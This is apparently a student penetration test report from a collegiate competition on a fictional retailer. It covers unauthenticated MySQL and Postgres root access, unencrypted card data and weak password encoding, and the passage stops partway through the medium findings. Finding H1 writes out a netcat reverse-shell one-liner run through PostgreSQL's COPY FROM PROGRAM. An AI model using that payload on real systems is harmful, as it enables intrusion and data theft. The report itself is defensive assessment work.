Le Bonbon Croissant

[redacted]

Collegiate Penetration Testing Competition

1/9/22

THIS DOCUMENT IS CONFIDENTIAL

DISCLOSURE STATEMENT

All information available in this document is confidential, privileged, and is only available for the party for which this document was written for. Likewise, this report should not be distributed, published, or viewed without an authorized agreement from [redacted] and LBC.

Table of Contents

Executive Summary

Purpose

[redacted] conducted a comprehensive security assessment of Le BonBon Croissant (LBC), as part of a three-phase assessment, in order to determine the current level of security controls and risks associated with their industrial and retail services and cardholder data environment. All testing was executed according to phases integrated with industry-standard penetration testing methodologies including the The Penetration Testing Execution Standard, MITRE ATT&CK Framework, and OWASP Top 10.

Scope

The scope for this engagement constituted all hosts belonging to the 10.0.17.0/24 subnet. [redacted] identified 10 hosts, including core warehouse distribution, ecommerce sites, and customer and payment database systems.

Assessment Objectives

This penetration test was conducted to ensure that LBC maintains compliance in Payment Card Industry Data Security Standards (PCI-DSS) & NIST SP 800-30 and confirm potential security vulnerabilities on all systems within the scope. A comprehensive risk rating system was used to evaluate each confirmed vulnerability. [redacted] also provided a mitigation and remediation plan in which LBC could implement to secure its systems.

Assumptions

All the activities performed were conducted in a manner that simulated a malicious actor that gained internal access to LBC's network. No access to credentials were granted prior to testing. No other assumptions were made.

Limitations

Warehouse systems (.50 and .51) were not tested on day one per request of the LBC team. Some systems were not tested due to inability of the testing team to gain access. Without source code or system access on all devices, recommendations are best practice suggestions for remediation and may vary depending on specific implementations.

Timeline

The following results were conducted over a 2 day timeframe from January 7th, 2021 to January 8th, 2021.

Key Findings

[redacted] identified 3 critical and 3 high-priority vulnerabilities that LBC should remediate as soon as possible. The business impact is imminent severe financial and

asset loss. Credit card and user information was found and could potentially lead to compliance violations and fines to LBC.

Positive Observations

In conducting this penetration test, [redacted] observed a number of improvements from the prior testing engagement including, protecting the core warehouse PLC behind a host-based firewall and encrypting web server to client communication using an SSL certificate. These actions augmented LBC's overall security posture and made it more difficult for us to gain entry into the network.

Next Steps /Recommendations

[redacted] advises that these vulnerabilities be mitigated in a timely and prioritized manner, taking the recommendations provided into consideration along with business model considerations. This report can be used by LBC as a model for implementing the recommended security measures and future actions. [redacted] welcomes the opportunity to assist LBC in improving their security posture at any time in the future.

Methodology

So that [redacted] can ensure a comprehensive security evaluation of LBC's systems, our consultants follow multiple industry-standard methodologies and frameworks including the Penetration Testing Execution Standard (PTES), the MITRE ATT&CK Framework, and the Open Web Application Security Project (OWASP).

First, in the reconnaissance phase, the goal is to identify targets and information of interest to an adversary. This includes open source intelligence (OSINT) techniques that are used to augment our understanding of the company's services, mission and publicly available data that an adversary may use in gaining access to the network in addition to mapping machines on the network. With a clear overview of the network, our consultants perform vulnerability analysis and identify attack vectors to be tested. Once we have developed an attack plan, we focus on exploiting the vulnerabilities we identified to gain access to systems. From there we leverage privilege escalation techniques to identify additional weakness to gain higher-privilege access on the network.

Penetration Testing Execution Standard (PTES)

Because this approach appropriately models the steps an adversary takes to attack a network, [redacted] chose to use the PTES methodology in defining our security assessment.

The main stages defined by the standard are pre-engagement interactions, intelligence gathering, threat modeling, vulnerability analysis, exploitation, post exploitation, and reporting.[1]

[1] Source: http://www.pentest-standard.org/index.php/Main_Page

MITRE ATT&CK

The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community[2]

[redacted] has provided a mapping to our procedures to a MITRE ATT&CK technique/ID in our assessment results so that LBC may swiftly remediate future vulnerabilities.

OWASP Top 10

To ensure that the security assessment properly evaluates LBC's compliance and security posture, the OWASP Top 10 was leveraged in evaluating LBC's web applications.

The OWASP Top 10 is a standard awareness document for developers and web application security. It represents a broad consensus about the most critical security risks to web applications [3] and defines the following areas:

A1 - Injection
A2 - Broken Authentication and Session Management
A3 - Cross-Site Scripting (XSS)
A4 - Broken Access Control
A5 - Security Misconfiguration
A6 - Sensitive Data Exposure
A7 - Insufficient Attack Protection
A8 - Cross-Site Request Forgery (CSRF)
A9 - Using Components with Known Vulnerabilities
A10 - Underprotected APIs

[2] Source: https://attack.mitre.org/
[3] Source: https://owasp.org/www-project-top-ten/

Regulations and Compliances

LBC is a global warehouse and distribution company that provides B2B and B2C services. Likewise, the assets under LBC are subject to PCI DSS compliance.

The testing team followed PCI guidance for pentesting. The following are potential violations that fall outside the scope of a PCI pentest, but the testing team discovered during the assessment. However, it is recommended that LBC hire a QSA to perform an accurate PCI assessment to ensure appropriate compliance standards are met.

Due to the lack of segmentation within the LBC network, all of LBC's systems fall under PCI's definition of a Cardholder Data Environment (CDE). LBC also stores customer credit card information, thus requiring all of LBC's systems to meet all PCI requirements

The following violations of PCI-DSS were identified:

Finding	Violation
No password is set on a database containing credit card information (C2)	PCI-DSS Requirement 2.1 (Default Credentials)
Unencrypted credit card information is stored on a database (C3)	PCI-DSS Requirement 2.3 (Strong Cryptography)

Figure A: Violations of PCI-DSS

A swift and urgent remediation of the violations outlined above is highly recommended, as failing to meet with this compliance standard, LBC may be subject to fines of up to $5,000 to $100,000 per month,[4] $50-$90 per cardholder whose information has been endangered[4]lawsuit damages, among other negative image consequences.

LBC is also subject to General Data Protection Regulation (GDPR) due to its business presence in France. Violations against GDPR will incur 4% of the company's annual global turnover[5]. [redacted] has concluded that LBC is also in violation of GDPR as there is no present mechanism that enables EU Residents to consent to their information being collected and the severe lack of security controls to protect data collected (C1, C2, C3, H2, H4, M2).

[4] Source: https://www.mymoid.com/pci-non-compliance-consequences/
[5] Source: https://www.enforcementtracker.com/

Assessment Results

At the conclusion of the assessment, [redacted] categorized findings into four levels of security risk: critical, high, medium, or low. These categorizations are outlined in conjunction with industry best practices[6] and may differ from internal perceived risk. It is advised that LBC recategorize findings based on their internal business risk tolerances.

The CVSSv3 rating[7] for each finding in this report is based on the standard score calculation provided by CVSS.

Severity	CVSSv3	Explanation
Critical (C)	**9.0-10**	Poses an *immediate* and *severe* threat to the organization's business or services. Including, loss of access or control, compromise of administrative accounts, or the exposure of sensitive information. These threats should take priority during remediation efforts.
High (H)	**7.0-8.9**	Poses serious threats including loss of access or control, compromise of administrative accounts or restriction of system functions, or the exposure of confidential information.
Medium (M)	**4.0-6.9**	Could potentially be used with other techniques to compromise accounts, data, or performance and includes compromise of user accounts.
Low (L)	**0.1-3.9**	Poses limited exposure when compromised and are generally attributed to misconfigurations that expose non-sensitive information.

The main goal of the security assessment is to prioritize assets and mitigations in terms of violation of confidentiality, integrity, and availability, with a focus on business impact to LBC in regards to financial loss, reputational decline, among others.

[6] The risk rating scale was made modeling NIST SP 800-30
[7] CVSS is a vendor-independent, industry open standard designed to assist organizations prioritize vulnerability remediation and response.

Vulnerability Statistics:

Risk Rating Scale

In accordance with the MITRE ATT&CK framework and NIST SP 800-30, to determine overall risk, exploited vulnerabilities are ranked based upon likelihood and impact.

Summary

Vuln ID	Description	Machine	CVSS Score	Risk
C1	Unauthenticated Root Access to MySQL E-commerce Database	10.0.17.14	9.8	CRITICAL
C2	Unauthenticated Root Access to Postgres Database	10.0.17.14	9.8	CRITICAL
C3	Credit Card Data Unencrypted on Postgres Jawbreaker Database	10.0.17.14	9.0	CRITICAL
H1	PostGres Authenticated RCE	10.0.17.14	8.5	HIGH
H2	Unauthenticated Access to Administrative API Functions	10.0.17.11	7.8	HIGH
H3	System Denial of Service	10.0.17.13	7.5	HIGH
H4	Weak Encoding on MySQL Database	10.0.17.14	7.5	HIGH
M1	Reused Weak User Credentials on E-commerce Site	10.0.17.12	6.8	MEDIUM
M2	HTTP Cleartext Credentials	10.0.17.12, 10.0.17.50	6.0	MEDIUM
M3	Wildcard HTTPS Certificate	10.0.17.10, 10.0.17.11, 10.0.17.12, 10.0.17.13	4.5	MEDIUM
M4	Writeable HTTPS Certificates	10.0.17.12	6.5	MEDIUM
M5	Unauthenticated Access to	10.0.17.15	4.7	MEDIUM

	Upload/Download on Memcached			
M6	Unauthenticated Access to Sabotage RockBox MPD	10.0.17.87	6.5	MEDIUM
M7	Gift Card Services Denial Of Service	10.0.17.11	6.1	MEDIUM
L1	TLS 1.0, 1.1 Downgrade Attacks	10.0.17.10 10.0.17.12 10.0.17.13	3.7	LOW
L2	Unsupported Version of Apache Tomcat	10.0.17.50	2.7	LOW
L3	Information Disclosure on E-Commerce Site	10.0.17.12	2.7	LOW
L4	Web-Service Misconfiguration	10.0.17.50	2.6	LOW

The pie chart below illustrates the distribution of identified risks on the network




Figure A. This pie chart illustrates a summary of the total number of vulnerabilities found to date

The findings in the following sections are identified with the shortened form of their risk categorization and number to uniquely classify each finding, (ie. C1, H1, M2, etc.) along with their finding title.

Critical Risk Findings


C1: Unauthenticated Root Access to MySQL E-commerce Database; CVSS 9.8

System: 10.0.17.14 (TCP/ 3306)

Description: The MySQL Database running on TCP port 3306 allows unauthenticated remote root login (T1110.001[8]). Compromise of the database could mean an important loss of confidentiality, integrity and availability of the sensitive customer, login, and payment processing information.

Proof of Compromise (POC):


The testing team was able to obtain unobstructed and absolute administrative access to the database without entering a password.



```
└─# mysql -u root -h 10.0.17.14
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 45
Server version: 10.3.32-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Figure A. Demonstration of remotely logging into the MySQL Database root account on 10.0.17.14 without a password.

The testing team were able to access customer PII and payment information stored on the **wmci database** along with account login information to the e-commerce site located on 10.0.17.12.



```
MariaDB [wmci]> select * from logins LIMIT 100;
| login_id | login_name | login_pass | login_role |
[redacted]
```

8 https://attack.mitre.org/techniques/T1110/001/

Figure B. Redacted customer login Information obtained on 10.0.17.12




Figure C. Redacted sensitive customer information obtained on 10.0.17.12

Additionally, upon gaining access into the database, The testing team were able to obtain the other user accounts, and their password hashes.




Figure D. Redacted MySQL Users and Permissions Table

Business Impact Analysis:

With these permissions, an adversary will also be able to alter and delete customer and payment records. Further, an adversary would be able to alter product information on the website, potentially resulting in company defacement.

Recommended Remediations:

As this vulnerability was able to be exploited without authentication, any arbitrary user or malicious adversary could access potentially sensitive information stored on the database (M4).

To remediate this, [redacted] recommends that the root MySQL user be assigned a strong password (12 characters, composed of a mix of special characters, upper and lower case letters, and numbers). Implementing

multi-factor authentication, and account lockouts will also improve security greatly.

C2: Unauthenticated Root Access to Postgres Database; CVSS 9.8

System: 10.0.17.14 (TCP/ 5432)

Description: On the Postgres server detected on TCP port 5432 (T1110.001[9]) for the Jawbreaker site (10.0.17.10), The testing team obtained full administrative privileges on all of the databases without entering a password first.

Proof of Compromise (POC):

The testing team were able to simply connect to the remote Postgres server with the default postgres user account, as illustrated in Figure A.

Figure A. Not being prompted for a password for postgres on 10.0.17.14

As postgres is the default Administrator account on the server, The testing team had full access to all of the databases on the server, including read, write, and execute permissions on the billing database.

Business Impact Analysis: By allowing an unauthenticated user to access databases wherein anyone would be able to alter, delete, and view sensitive customer and payment information, it would make it incredibly difficult to properly respond to an incident and identify a culprit. The testing team used this vulnerability to obtain RCE on 10.0.17.14 as seen in H1.

Recommended Remediations: As this vulnerability was able to be exploited without authentication, any arbitrary user or malicious adversary could access potentially sensitive information stored on the database and execute arbitrary code, resulting in remote code execution on the host, as outlined in (H1).

[9] https://attack.mitre.org/techniques/T1110/001/

To remediate this, [redacted] recommends that the postgres database user be assigned a strong password (12 characters, composed of a mix of special characters, upper and lower case letters, and numbers). Implementing multi-factor authentication, and account lockouts will also improve security greatly.

C3: Credit Card Data Unencrypted on Postgres Jawbreaker Database; CVSS 9.0

System: 10.0.17.14 (TCP/ 5432)

Description: On the Postgres database detected on TCP port 5432 (T1005 [10]) for the Jawbreaker site (10.0.17.10), unencrypted customer credit card data was identified. Under PCI-DSS Section 2.3, credit card information must be encrypted using strong ciphers.

Proof of Compromise (POC):
Access to the jawbreaker database allowed using the postgresql shell allowed us to view the table containing the credit card information of all the users in the database.




Figure A. Proof of the obtained credit card information

Business Impact Analysis: Storing unencrypted credit-card information poses a severe risk to LBC. An adversary can obtain customer credit card information and falsely impersonate a customer and steal their money. When non-compliant with PCI-DSS, credit card providers reserve the right to refuse service, LBC would incur monthly fines ranging from $5,000 to $100,000 per month[11], with the possibility for lawsuit.

[10] https://attack.mitre.org/techniques/T1005/
[11] Source: https://www.mymoid.com/pci-non-compliance-consequences/

Recommended Remediations: The testing team highly recommends immediately outsourcing the processing/storage of this credit card information to a third party. Outsourcing will decrease the accrued cost of maintaining PCI compliance and will lower the overall risk factor of LBC.

As a secondary recommendation, The testing team recommends updating the processing to not save/store customer credit card information at all to eliminate the risk.

High Risk Findings

H1: CVE-2020-25695; PostGres Authenticated RCE; CVSS 8.5

System: 10.0.17.14 (TCP/ 5432)

Description: Postgresql is vulnerable to remote code execution through TCP Port 5432 when logged in as the user "postgres" (T1212[12]). The vulnerability allows the execution of a command through the postgres shell.

Proof of Compromise (POC):

A netcat listener is set up to catch the shell on the adversary box:

nc -lvp 1234

On the postgresql shell as the postgres user, a table is created, and the command is executed through the COPY FROM COMMAND:

CREATE TABLE shell(output text);

COPY shell FROM PROGRAM 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1 | nc 10.0.254.201 1234 > /tmp/f';

[12] https://attack.mitre.org/techniques/T1212/




Figure A. Proof of Compromise

Business Impact Analysis:

With remote code execution, an adversary can run as much code as possibly allowed by the user it is running as, and can lead to the loss of availability, integrity and confidentiality of the server. In this case, The testing team was able to use this vulnerability to write to the web HTTPS certificate (M3).

H2: Unauthenticated Access to Administrative API Functions; CVSS 7.8

System: 10.0.17.11 (TCP/ 443)

Description: The custom gift-card API (T1190[13]) through TCP port 443 that had administrative functions that did not require authentication, allowing the bypassing of administrative functions that did require authentication.

Proof of Compromise (POC):

A dirb scan revealed hidden web pages hosted on the system, including an API documentation page containing the API's functions and associated

[13] https://attack.mitre.org/techniques/T1190/

permitted HTTP methods.




Figure A. The API functions /admin/check and /admin/account do not require authentication for GET requests.

Business Impact Analysis: An adversary with knowledge of the API functions can make HTTP GET method requests specifically intended for administrators, potentially leading to unnecessary information disclosure.

Recommended Remediations: Disable the documentation page so no one can see all the api calls. Being able to see them all can give an adversary more information on what attacks to make. Enable authentication on all admin api calls, not just half of them.

H3: 10.0.17.13 Denial of Service; CVSS 7.5

System: 10.0.17.13 (TCP/ 443)

Description: After using default configurations with off-the shelf tools, the web server located on TCP port 443 became unavailable (T1499[14]).

Proof of Compromise (POC):

After running "nmap -A -T4 -p- 10.0.17.13", the web server became unavailable.

[14] https://attack.mitre.org/techniques/T1499/

Figure A. The HTTP 502 response code The testing team received


Recommended Remediations: The testing team recommends allocating more system resources to these systems. This includes increasing host ram and assigning more CPU cores. An automatic solution that detects and blocks aggressive scans and/or brute force attempts such as fail2ban solution be implemented to reduce the likelihood of the system becoming unavailable.

H4: Weak Encoding on MySQL Database; CVSS 7.5

System: 10.0.17.14

Description: User passwords are stored in base64 encoding, which is reversible and not a secure way of storing sensitive information (T1552[15]). In the event of a compromise, passwords could be read in the base64 format and then decoded into plain text (Figure A).

Proof of Compromise (POC): Take Base64 passwords from the 3rd column in Figure A and decode into ASCII text (Figure B).



[15] https://attack.mitre.org/techniques/T1552/

Figure A. Login credentials redacted in base64 encoding and their cleartext equivalents




Figure B. Base64 decoded using https://www.rapidtables.com/web/tools/base64-decode.html

Business Impact Analysis: Improper handling of user data can put the company's public relation at risk as the passwords can be reused by adversaries to gain access to other of our services as well as external ones.

Additionally, The testing team was able to login to the customer portal located on the ecommerce site on 10.0.17.12 with the credentials obtained.

Recommended Remediations: Users passwords should be stored using a strong hashing algorithm such as SHA-512 . Consider adding additional salts and peppers to the hash in order to better prevent rainbow table attacks.

Medium Risk Findings

M1: Reused Weak User Credentials on E-commerce Site; CVSS 6.8

System: 10.0.17.12

Description: After gaining access to the MySQL wmci database on 10.0.17.14 (C1), The testing team identified the consistent reuse of the same 8 passwords (T1552[16]) across multiple user logins and were further categorized as weak passwords that do not reflect standard password hygiene practices.

Proof of Compromise (POC):

The testing team obtained this information by after logging into the database and running:

```
USE wmci; SELECT login_name, login_pass FROM logins;
```

The testing team were able to obtain the clear-text passwords after identifying that the login_pass field was encoded using Base64.




Figure A. Redacted customer login Information obtained on 10.0.17.12 illustrating weak passwords and credential reuse

Business Impact Analysis: By reusing passwords, an adversary can gain access to multiple systems and accounts after the compromise of one. Further, by using weak passwords, an adversary is more likely to be able to obtain clear-text passwords if a weak encryption scheme is used.

